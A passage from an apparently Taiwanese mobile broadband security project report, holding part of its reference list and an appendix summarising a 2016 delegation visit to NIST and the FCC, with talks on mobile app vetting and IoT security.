39. 小米手機私傳問題, http://www.ithome.com.tw/news/90016
40. insights,勒索軟件 Dogspectus, [Online]. Available: https://insights.samsung.com/2016/05/04/dogspectus-new-stealthier-ransomware/，[Accessed:2016/7/6].
41. A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner, "Android permissions demystified". In Proceedings of the 18th ACM conference on Computer and communications security, 2011/10.
42. Anthony Cuthbertson, "Massive DDoS attack on core internet servers was 'zombie army' botnet from popular smartphone app", 2015/12/11.
43. J. Cao, M. Ma, H. Li, Y. Zhang, and Z. Luo, "A Survey on Security Aspects for LTE and LTE-A Networks," Communications Surveys Tutorials,IEEE, vol. 16, no. 1, pp. 283–302, First 2014.
44. J. Acharya, L. Gao, and S. Gaur, Heterogeneous Networks in LTEAdvanced,1st ed., May 2014.

45. S. Bugiel, L. Davi, A.Dmitrienko, T. Fischer, A. R. Sadeghi, and B. Shastry, “Towards Taming Privilege-Escalation Attacks on Android”, In NDSS, 2012.
46. https://tools.ietf.org/html/rfc4301
47. https://tools.ietf.org/html/rfc4302
48. https://tools.ietf.org/html/rfc4303
49. https://tools.ietf.org/html/rfc7296
50. Heavy Reading white paper, “The security Vulnerabilities of LTE: Opportunity and Risks for Operators”,2013.
51. Jang, U., Lim, H., & Kim, H. (2015). Security Scheme for LTE Initial Attach. InUbiquitous Computing Application and Wireless Sensor (pp. 53-66). Springer Netherlands
52. Shah, J. L., & Parvez, J. (2015, March). Impact of IPSec on Real Time applications in IPv6 and 6to4 Tunneled Migration Network. In Innovations in Information, Embedded and Communication Systems (ICIIECS), 2015 International Conference on (pp. 1-6). IEEE.
53. 3GPP Beyond 4G 無線通訊標準 版本之演進，洪長春著，2015/4.
54. ITU official website – About ITU，http://www.itu.int/en/about/Pages/overview.aspx
55. 3GPP official website – Partners，http://www.3gpp.org/about-3gpp/partners
56. 台灣資通產業標準協會介紹，http://www.stba.org.tw/download/communication%20workshop/1040203.pdf，工研院資通所 蕭瑩銓
57. 3GPP official website - Specifications Groups Home，http://www.3gpp.org/specifications-groups/specifications-groups
58. Trusted Computer System Evaluation Criteria, http://csrc.nist.gov/publications/history/dod85.pdf, National Security Institute.
59. Information Technology Security Evaluation Criteria, http://www.ssi.gouv.fr/uploads/2015/01/ITSEC-uk.pdf.
60. Members of the CCRA, https://www.commoncriteriaportal.org/ccra/members/, Common Criteria.
61. 吳專吉・謝宛真(Wan-Chen Hsieh)，資通產品安全性共同準則評估檢測技術發展現況，國防部新新季刊第四十一卷第四期，2013/10

62. FIPS 檢測流程, http://www.ttc.org.tw/index.php?apps=pgarticle&action=index&cat_id=7&id=15, 財團法人電信技術中心.
63. Ericsson mobility report 2015, http://www.ericsson.com/res/docs/2015/mobility-report/ericsson-mobility-report-nov-2015.pdf
64. “Testing Checklist-OWASP”. [Online]. Available: https://www.owasp.org/index.php/Testing_Checklist，[Accessed: 2016/2/14].
65. “Top 10 2013-Top 10-OWASP”. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10，[Accessed: 2016/2/14].
66. 自由時報電子報, “駭客界林志炫，盜改 1.2 萬筆個資”, 2013/5/6.
67. GSS 資安電子報 0067 期，【跨站腳本攻擊(Cross-Site Scripting, XSS)概述】
68. Puritys Chen, XSS 攻擊, 2011/12/7. [Online]. Available: http://www.puritys.me/docs-blog/article-78-XSS-%E6%94%BB%E6%93%8A.html，[Accessed: 2016/2/14].
69. sqlmap, “automatic SQL injection and database takeover tool”. [Online]. Available: http://sqlmap.org/，[Accessed: 2016/2/14].
70. PORTSWIGGER, “Burp Web Vulnerability Scanner”. [Online]. Available: https://portswigger.net/burp/scanner.html，[Accessed: 2016/2/14].
71. OWASP, “OWASP Zed Attack Proxy Project”. [Online]. Available: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. [Accessed: 2016/2/14].
72. J. Cao, M. Ma, H. Li, Y. Zhang, and Z. Luo, “A Survey on Security Aspects for LTE and LTE-A Networks,” Communications Surveys Tutorials,IEEE, vol. 16, no. 1, pp. 283–302, First 2014.
73. J. Acharya, L. Gao, and S. Gaur, Heterogeneous Networks in LTEAdvanced,1st ed., May 2014.
74. Jover, R. P. (2013, June). Security attacks against the availability of LTE mobility networks: Overview and research directions. In Wireless Personal Multimedia Communications (WPMC), 2013 16th International Symposium on (pp. 1-9). IEEE.
75. Traynor, P., Lin, M., Ongtang, M., Rao, V., Jaeger, T., McDaniel, P., & La Porta, T.

(2009, November). On cellular botnets: measuring the impact of malicious devices on a cellular network core. In Proceedings of the 16th ACM conference on Computer and communications security (pp. 223-234). ACM.

76. K. Nohl and S. Munaut, “Wideband GSM sniffing,” in In 27th Chaos Communication Congress, 2010, http://goo.gl/wT5tz.
77. Kim, H., Kim, D., Kwon, M., Han, H., Jang, Y., Han, D., ... & Kim, Y. (2015, October). Breaking and fixing volte: Exploiting hidden data channels and mis-implementations. In Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (pp. 328-339). ACM.
78. Golde, N., Redon, K., & Borgaonkar, R. (2012, February). Weaponizing Femtocells: The Effect of Rogue Devices on Mobile Telecommunications. In NDSS.
79. Cao, J., Ma, M., Li, H., Zhang, Y., & Luo, Z. (2014). A survey on security aspects for LTE and LTE-A networks. Communications Surveys & Tutorials, IEEE, 16(1), 283-302.
80. http://hitcon.org/2015/CMT/download/day1-d-r0.pdf
81. Zhou, Y., & Feng, D. (2005). Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testing. IACR Cryptology ePrint Archive, 2005, 388.
82. Liu, J., Yu, Y., Standaert, F. X., Guo, Z., Gu, D., Sun, W., ... & Xie, X. (2015, September). Small Tweaks Do Not Help: Differential Power Analysis of MILENAGE Implementations in 3G/4G USIM Cards. In European Symposium on Research in Computer Security (pp. 468-480). Springer International Publishing.
83. ITU ICT Facts and Figures – The world in 2015.
84. Ericsson Mobility Report, Feb 2015.
85. White Paper: Cisco VNI Forecast and Methodology, 2014-2019
86. NCC, “寬頻上網帳號數”. [Online]. Available: http://www.ncc.gov.tw/chinese/news.aspx?site_content_sn=2035， [Accessed:2015/12/2].
87. 國家通訊傳播委員會, “行動通訊業務營業收入”. [Online]. Available: http://www.ncc.gov.tw/chinese/opendata_item.aspx?menu_function_sn=206. [Accessed: 2016/06/24].

88. 行政院, “加速行動寬頻服務及產業發展方案(104 年-106 年)”. [Online]. Available: http://www.bost.ey.gov.tw/Upload/RelFile/1033/3048/a3fe5a22-49f7-4635-8aca-cf0f0390a306.pdf，[Accessed:2016/01/22].

89. 行政院, “中華民國國情簡介-經濟-交通運輸-電信”, 2015/3/4. [Online]. Available: http://www.ey.gov.tw/state/News_Content3.aspx?n=069440033EDFD033&s=230548BDC8263947，[Accessed:2016/01/22].

90. 國家資訊通訊發展推動小組, “加速行動寬頻計畫”. [Online]. Available: http://www.nici.ey.gov.tw/cp.aspx?n=F22F7E2F9DE85DEA，[Accessed:2016/01/22].

91. 國家通訊傳播委員會, “國家通訊傳播委員會組織法”. [Online]. Available: http://www.ncc.gov.tw/chinese/law_detail.aspx?site_content_sn=188&law_sn=1173&sn_f=1872&is_history=0，[Accessed:2016/01/25].

92. 國家通訊傳播委員會, “電信事業資通安全管理作業要點”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2917，

93. 國家通訊傳播委員會, “電信事業資通安全管理手冊”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2919，

94. 國家通訊傳播委員會, “資通設備資通安全審驗作業要點”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2654，

95. 國家通訊傳播委員會, “資通安全產品及保護剖繪審驗作業要點”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=785，

96. GOV.UK, “Huawei Cyber Security Evaluation Centre: Oversight Board annual report 2015”.

97. 國家通訊傳播委員會, “資通設備資通安全檢測實驗室管理作業要點”. [Online]. Available:http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2570

98. 國家通訊傳播委員會, “資訊技術安全評估共同準則”. [Online]. Available: http://www.ncc.gov.tw/chinese/gradation.aspx?site_content_sn=3437，

99. 行政院 2009「塑造資安文化、推升產值」產業科技策略會議，[Online]. Available:

http://www.bost.ey.gov.tw/News_Content.aspx?n=FDCD0AE1B7596F11&sms=8470D4E99B0FB08E&s=163CA7D898E9C6F8，[Accessed:2016/01/28].

100. 國家通訊傳播委員會, “行動電話、第三代行動通訊、行動寬頻基地審定合格清單”. [Online]. Available: http://www.ncc.gov.tw/chinese/news_detail.aspx?type=&site_content_sn=2000409&is_history=0&pages=0&sn_f=35109，[Accessed:2016/01/28].
101. Internet World Stats, “世界各區域網際網路使用者統計”. [Online]. Available: http://www.internetworldstats.com/stats.htm，[Accessed:2016/01/19].
102. Internet World Stats, “亞洲各國家人口比率與上網普及率統計”. [Online]. Available: http://www.internetworldstats.com/stats3.htm，[Accessed:2016/01/19].
103. 4gamericas, “全球行通動訊技術用戶數年成長率趨勢圖”. [Online]. Available: http://www.4gamericas.org/en/resources/statistics/statistics-global/，[Accessed:2016/01/19].
104. 財團法人台灣網路資訊中心, “歷年個人及家庭上網行為趨勢分析”. [Online]. Available: http://www.twnic.net.tw/download/200307/20150901f.pdf，[Accessed:2016/01/21].
105. 國家發展委員會, “103 年個人家戶數位機會調查報告”. [Online]. Available: http://ws.ndc.gov.tw/001/administrator/10/relfile/0/1000/1-1.103103 年個人家戶數位機會調查報告.pdf，[Accessed:2016/01/21].
106. 愛立信消費者行為研究室, “2016 年十大熱門消費者趨勢”, 2015/12.
107. iThome, “諾頓調查：去年網路犯罪偷走近 6 億人身分”, 2015/12/5.
108. ISACA, “State of Cybersecurity：Implications for 2015”, 2015. [Online]. Available: http://www.isaca.org/cyber/Documents/State-of-Cybersecurity_Res_Eng_0415.pdf，[Accessed:2016/01/19].
109. 國家發展委員會, “歷年數位機會(落差)調查報告”. [Online]. Available: https://www.ndc.gov.tw/cp.aspx?n=55C8164714DFD9E9，[Accessed:2016/01/19].
110. iThome, “英國電信業者 TalkTalk 遭大規模駭客攻擊，400 萬客戶資料可能全都露”, 2015/10/26.
111. NIST, “National Vulnerability Database”, [Online]. Available: https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on，

112. iThome, “Linux 核心含有零時差漏洞，恐影響數千萬 Linux 電腦/伺服器，6 成以上 Android 裝置也遭殃”, 2016/1/20.
113. ITU, ITU-T Recommendation X.805 Security architecture for systems providing end-to-end communications”, 2003/10.
114. NIST, “NIST Special Publication 800-53 Security and Privacy Controls for Federal Information Systems and Organizations”, Revision 4, 2013/04.
115. Cichonski, J., Franklin, J. M., & Bartock, M. (2016). LTE Architecture Overview and Security Analysis.
116. Tyson Macaulay, The 7 Deadly Threats to 4G, 2014
117. Borting Chen, Yu-Lun Huang, “Launching a Security Testbed for Wireless Networks with Extensibility to Support Mobile Experiments,” IEEE Reliability, August/September/October 2015, pp 5-11.
118. T. Benzel, et al., “Experience with DETER: A Testbed for Security Research,” Proc. Tridentcom, IEEE, 2006.
119. D. Raychaudhuri, et al., “Overview of the ORBIT Radio Grid Testbed for Evaluation of Next-Generation Wireless Network Protocols,” Proc. IEEE Wireless Communications and Networking Conference, 2005, pp. 1664-1669.
120. V. Agarwal, “A Scalable Implementation of a Wireless Network Emulator,” Master thesis, University of Utah, 2006.
121. 國立交通大學寬頻行動通訊實驗室. [Online]. Available: http://www.bml.nctu.edu.tw/，[Accessed:2016/01/22].
122. PSCR “LTE Demonstration NetworkTest Plan Phase 3 Part 1:Network, Interoperability & Drive Test”, 2013/5/7.
123. AT&T, “LTE Security R&D Lab“. [Online]. Available: http://src.att.com/projects/projectf.html，[Accessed:2016/01/22].
124. “2015 年資訊安全預測”，趨勢科技，2014/11
125. 2012 Annual Report Visiting Committee on Advanced Technology of the National Institute of Standards and Technology U.S. Department of Commerce, February 2013
126. ”資通產品安全性 共同準則評估檢測技術發展現況”， 吳專吉・謝宛真
127. 全球網路安全挑戰，安迪。珀迪，2016.06.
128. Security in LTE and VoLTE，INF3510 ，

https://heim.ifi.uio.no/sjurtf/Sjur-Fredriksen-Security-in-LTE-and-VoLTE.pdf

129. http://www.k-elektronik.org/docs/lte-security.pdf
130. 3GPP TR 33.805 V12.0.0, 2013/12
131. GSMA, “VoLTE – RCS Roaming and Interconnection Guidelines Version 1.0”, 2015/5/19.
132. ERICSSON, “Voice and video calling over LTE”, 2014/9

附錄一 美國出國參訪報告

一、參訪目的

目前的電信技術大多由歐美國家所引領，許多先進的規格也會在國外發表。配合行動寬頻資安檢測環境計畫，規劃出國參訪至美國地區，了解其電信主管機關、電信業者、檢測實驗室、研究中心等行動寬頻資安檢測標準發展，並蒐集相關資訊，提交參訪報告。

透過參訪了解國外政府機關與電信業者的互動關係，不論在法規上或是在共同協防上的流程，及國外針對電信設備或是基礎設施相關資安問題的處置方式，以及後續規範的制定。

分析現有行動裝置與行動寬頻的資安實例，以及現有網際網路對於行動寬頻的影響，提交參訪單位心得與議題結論，並促成國際交流與合作機會。且在參訪單位有相關於規格制定與流程相關的議題時，帶回前瞻資訊以供本計畫或國內相關產業參考。

二、參訪行程

（一）行程規劃

日期	行程活動	地點	備註
105 年 1 月 24 日	台北-洛杉磯	洛杉磯	去程 （因美東大雪，班機取消，延遲至 1 月 26 日抵達華盛頓）
105 年 1 月 26 日	洛杉磯-華盛頓	華盛頓	
105 年 1 月 27 日	美國國家標準局（NIST）	華盛頓	NIST 專家針對行動 APP、IoT 物聯網、虛擬化架構、認證、DOS 攻擊及軟體測試方法進行介紹及說明
105 年 1 月 28 日	美國國家標準局（NIST）	華盛頓	上午：LTE 安全討論，討論內容包含空中介面攻擊、IPSEC 傳輸網路加密、軟體弱點 下午：參訪 ITL LAB 及 Net-Zero House Tour、NIST 風險管理方法總結
105 年 1 月 29 日	美國聯邦通訊委員會（FCC）	華盛頓	LTE 安全標準與議題

（二）NIST 議題規劃

105 年 1 月 27 日		
Time	**Title**	**Speaker**
10 am	Welcome	Charles Romine Director, ITL, NIST
10:10 am	Insights on Security Research at NIST	Matthew Scholl Chief, CSD, ITL, NIST
10:30 am	Vetting the Security of Mobile Applications	Stephen Quirolgico, NIST
11:00 am	A Multilayer Overview of IoT Security Inefficiencies	Konstantin Kolias GMU
11:30 am	Security Recommendations for Deployment of Virtualized Infrastructures	Ramaswamy Chandramouli, NIST
12:00 pm	Lunch	
1:00 pm	Understanding Authentication	Kim Schaffer, NIST
1:30 pm	PIV Progress	Hildegard Ferraiolo, NIST David Cooper, NIST
2:00 pm	Secure Indirection Networks for Efficient DDoS Attack Mitigation	Konstantin Kolias, GMU
2:30 pm	Break	
3:00 pm	Minimizing Attack Graph Data Structures	Peter Mell, NIST
3:30 pm	Combinatorial Methods in Software Testing	Rick Kuhn, NIST
4:00 pm	Adjourn	

105 年 1 月 28 日		
Time	**Title**	**Speaker**
10 am	Discussion on LTE Security	Nelson Hastings, NIST
12:00 pm	Lunch	Jeff Cichonski, NIST
1:00 pm	Forensics Tour	Richard Ayers, NIST
2:30 pm	Net-Zero House Tour	David Yashar, NIST
3:30 pm	FISMA and the NIST Risk Management Framework	Ronald Ross, NIST Kelley Dempsey, NIST

（三）FCC 議題規劃

105 年 1 月 29 日		
Time	**Title**	**Speaker**
10:00am	Welcome	Ena Dekanic, Attorney Advisor/Asia Specialist Global Strategy and Negotiations Division
10:05am	Security Standards and Security Issues	Jeff Goldthorp, Associate Bureau Chief & Acting Chief, Cybersecurity and Communications Reliability Division Public Safety and Homeland Security Bureau (PSHB)
11:30am	5G—Mobile Broadband in mmW Bands	Michael Ha, Deputy Chief of Policy & Rules Division Office of Engineering and Technology (OET)

註：FCC 原訂行程為 1 月 26 日，後因美東暴風雪班機取消，聯邦單位停止上班課，故順延至 1 月 29 日舉辦

三、參訪單位

（一）美國國家標準局 NIST - ITL

美國國家標準局（NIST）在制定標準方面已有多年的經驗，在學界與產業界皆扮演著重要的基礎規格制定者角色。不管在安全或是新穎科技，所提出的建議都被相關領域研究者所重視。如 NIST 在 2009 年所撰寫有關於雲端產業的定義，就有多達 1,670 篇引用，可見其影響力於國際學術界有舉足輕重的地位。

本次前往資訊科技實驗室（Information Technology Laboratory）。通訊科技實驗室的領域包含通訊科技、通訊測試、公眾安全通訊（利用 LTE 來實作）、還有無線與通訊頻率領域。而資訊科技實驗室有涉獵先進網路、電腦安全、軟體與系統、統計工程學等項目，可以讓計畫人員了解國外對於相關領域制定標準的流程與規範。ITL 極力在資訊測量科學上擴大規模，藉著與工業界、學術界和其他 NIST 實驗室合作，以推進科學與工程。ITL 研究人員已經制定了詳細的協議，並建立評估標準和測試數據庫的操作標準。ITL 制定指標，測試和工具，如資訊的複雜性和理解，高可信軟體，時空協調的移動和無線計算，以及信息的質量、完整性和可用性的問題。如果未來要針對行動寬頻基站來制定資安檢測標準，可參考 NIST 以往的經驗，使得本計畫的檢測標準制定更加地順利。

（二）美國聯邦通訊委員會 FCC

FCC 是聯邦通訊委員會（ Federal Communications Commission,簡稱，FCC）是一家獨立的政府機構，直接對美國國會負責，於 1934 年由 COMMUNICATION ACT 建立，它負責常規的州際、國際通訊，如：電視機，電線、衛星、電纜方面的工作，涉及美國 50 多個州、哥倫比亞以及美國所屬地區，為確保與生命財產有關的無線電和電線通訊產品的安全性，主要負責規定所有民間無線電頻譜使用，州際通訊（包括固定電話網，衛星通訊和有線通訊）和所有從美國發起或在美國終結的國際通訊。該委員會主導美國通訊政策。

FCC 認證是關於電磁兼容方面的測試認證，美國 FCC 對於工作頻率在 9KHZ 以上的電子產品所產生的電磁干擾均有管制。電子電器類產品銷往美國，需申請 FCC 認證，並標註由 FCC 認證。FCC 委員會調查和研究產品安全性的各個階段以找出解決問題的最好方法，同時 FCC 也包括無線電裝置、航空器的檢測等等。

FCC 通過控制無線電廣播、電視、電信、衛星和電纜來協調國內和國際的通訊。涉及美國 50 多個州、哥倫比亞以及美國所屬地區，為確保與生命財產有關的無線電和電線通訊產品的安全性， FCC 的工程技術部（ Office of Engineering and Technology ）負責委員會的技術支持，同時負責設備認可方面的事務。許多無線電應用產品、通訊產品和數字產品要進入美國市場，都要求 FCC 的認可。 FCC 委員會調查和研究產品安全性的各個階段以找出解決問題的最好方法，同時 FCC 也包括無線電裝置、航空器的檢測等等。

根據美國聯邦通訊法規相關部分 (CFR 47 部分)中規定，凡進入美國的電子類產品都需要進行電磁兼容認證（一些有關條款特別規定的產品除外），其中比較常見的認證方式有三種：Certification、DoC、 Verification。這三種產品的認證方式和程式有較大的差異，不同的產品可選擇的認證方式在 FCC 中有相關的規定。其認證的嚴格程度遞減。針對這三種認證， FCC 委員會對各試驗室也有相關的要求。

四、參訪紀要及過程

（一）美國國家標準局 NIST - ITL

共安排二日會議，每日從早上 10 點開始到下午 4 點，NIST 資訊技術實驗室（Information Technology Laboratory, ITL）安排 13 各議題，由國家通訊傳播委員會及財團法人電信技術中心（以下簡稱 TTC）、交通大學(以下簡稱 NCTU)與 ITL 實驗室電腦安全部門重點研究領域及成果共同進行交流。

1. Insights on Security Research at NIST

由 ITL 實驗室 Computer Security（電腦安全）部門的 Director，Matthew Scholl，為大家說明 NIST 在 Security 研究領域方面的歷史、 重要性，與其提供的各種服務。網路世代的崛起，各式各樣的線上服務與應用也如雨後春筍般地出現。在龐大商機的背後，其實也隱含各種潛在的攻擊與威脅。威脅的範圍極大，一般在美國，企業相信每年因私有資訊被竊所造成的損失，從十億上看到幾兆。故，為了因應這樣的威脅與損失，ITL 被賦予的主要任務包括：

- Applied and Computational Mathematics
- Advanced Network Technologies
- Computer Security

- Information Access
- Software and Systems
- Statistical Engineering

以 NIST 的角度，主要的研究著重於：

- 制定標準、準則、工具與量測方法，由 Computer Security 部門主則。
- 提供各院校與組織相關的電腦安全教育，以提高電腦或網路使用者的警覺性，由 National Initiative for Cybersecurity Education 小組負責。
- 提供各種身分(識別碼)的管理系統，由 National Strategy for Trusted Identities in Cyperspace 小組負責。
- 依據所制定的各種標準，規劃全國電腦安全的發展藍圖，由 National Cybersecurity Center of Excellence 小組負責。
- 改善電腦安全的基礎建設，以提昇美國關鍵基礎建設的安全與回復。此處所指之關鍵基礎建設包含電力系統、水利系統、交通系統等，當這類系統的電腦控制系統受到攻擊時，將研究影響人民生活與企業運作，所造成的損失難以估計。因此，為防範未然，NIST 專責制定相關標準，並協助處理相關問題。

Matthew 也提出 Computer Security 部門目前的研究範例，包括風險管理、系統配置相關的準則、安全管理的自動化、弱點管理、虛擬機與雲端運算、大型金鑰管理框架與管理系統、下世代的密碼學（新密碼演算法、輕量、量子化加密等等），行動安全（包括行動 App 的測試準則、行動 App 的軟體品質需求、行動裝置的信任）、網路安全、軟體品管與使用性、識別碼管理系統等等。Matthew 強調，制定標準或開發安全工具時，除了傳統的安全與隱私等考量因素，回復能力也相當重要。此外，還必須要考慮到不同世代的文化變化與差異，才能提供較完善的法則與估測方式。

圖 1：Matthew Scholl（右一）與 NCC 代表吳銘仁 簡任技正合影

2. Vetting the Security of Mobile Applications

這場演講由 Computer Security 部門的 Stephen Quirolgico 介紹如何檢測行動 App 的安全性。Stephen 先介紹 DARPA 的 TransApps，一套應用於軍事上的行動安全的 Android 應用程式。TransApps 以戰爭為場域，解決士兵使用行動應用時的不安全設定（配置）等問題，例如因不當設定造成敏感性資料被未授權存取、未經授權的網路通訊等等。TransApps 於 2010 年開始啟動，一年半後，正式應用於阿富汗戰場，使用者約有 3000 多人。透過一個彈性的框架，TransApps 希望能廣納各方提供的服務與應用，提供地理環境的分析、文化分析等服務。重點是，這些服務都必須要運行於一個安全的環境。為了提供此安全環境，NIST 也與美國國防部合作，以用戶應用場域為基礎，利用功能性回歸測試和定量性能測試，協助進行 TransApps 的安全性評估。為此，在測試行動 App 方面，NIST 也制定出標準測試流程，並開發出 AppVet 系統（開源套件，可於 github 上取得），以檢測行動 App 的漏洞與安全問題。Stephen 並以 DARPA 的 TransApps 為例，說明 AppVet 的應用情形，如下圖所示。




圖 2：Stephen Quirolgico 以 DARPA TransApps 為例，說明 AppVet 的運作流程

3. A Multilayer Overview of IoT Security Inefficiencies

主講人 Constantinos Kolias 為 George Mason University 資訊部門的教授，將開始講解 Internet of Thing（IoT）的安全。IoT 是一種新型的網路通訊架構，主要的概念是透過機器與機器間的互動，來達到生活便利、資料搜集、功能控制的作用。IoT 早在 1999 年就有被 Kevin Ashton 所提出，IoT 也可以透過機器間的通訊來達到自我設定的目地。相對於現有的網路架構，使用者（人）就不會再是這種網路架構的中心，一切以資料和機器為主。這樣子的網路架構在於能夠大量的搜集環境的情況，以及自動的回應現有的環境。因為全部的通訊都是機器自動去處理，當預設的事件發生時，也能夠快速地、自動地通知管理者。然而，IoT 這種網路環境，因為少了人的參與，可能會擴大被感染裝置攻擊的威脅。




圖 3：IoT 裝置的預估

資料來源：Constantinos Kolias 教授提供

在談到攻擊之前，IoT 現有的應用範疇非常廣泛，包含智慧家電、運輸、購物、工業、家庭照護等。智慧家電像是家庭的自動化、自動節能、或是家庭安全性。IoT 在運輸上現有的應用可以是道路安全、交通流量管制，在工業環境中，小裝置可以幫助品質控管、錯誤發生的預測、生產力改進。家庭照護像是病人狀態的監控、遠端治療、個人化的小裝置，都可以是利用 IoT 來實現。由於以上的應用，現有的 IoT 裝置有些許的安全疑慮，例如 90%的 IoT 裝置會搜集個人隱私資料，如何妥善的保護這些資料，會是一個重要的議題。除此之外，由於 IoT 裝置為了成本考量，通訊的演算法難以採用較安全的加密演算法。

著名的網路組織 OWASP 也針對 IoT 裝置可能遭遇到的安全弱點列舉下列十點：

- 不安全的網頁介面
- 不安全的雲端介面
- 不有效率的認證/授權
- 不有效率的行動介面
- 不安全的網路服務
- 不安全的網路配置
- 沒有傳輸層自動加密

- 不安全的軟體/韌體
- 隱私資料
- 沒有實體安全性

為了有系統的衡量 IoT 的安全性，Kolias 教授將 IoT 裝置劃分成幾個基本元件。這些基本元件能夠組合成各種 IoT 的應用環境，所以非常適合用來分析安全性。IoT 基本元件可分為：

- Sensor: 負責搜集資料
- Snapshot: 一個固定時間所有裝置的狀態
- Cluster: 一群 Sensor
- Aggregator: 將 Sensor 的資料轉成資訊
- Weight: 加權 Sensor 的資料權重
- Communication Channel: 被搜集的資料如何被傳遞
- External Utility: 將資料傳輸到此網路
- Decision Trigger: 創造結果

一個利用 IoT 控制燈泡的家電環境可以標示成如下圖。下圖一個可以藉由著 iBeacon 的方式來控制燈泡，以下圖的實際情況為例，

Model Element	Realization
Sensor	Beacon based proximity sensor
Snapshot	Every few (e.g. 5) seconds (depending on the room)
Cluster	1 proximity sensor per room (more if the room is too big)
Aggregator	Determine presence and location of a specific user
Weight	Static
Communication Channel	BLE between tag and sensor, ZigBee between gateway and lights, WiFi between smartphone and gateway
Ext. Utility	Cloud application for lights
Decision	Turn on lights to preferred color. Turn off lights.

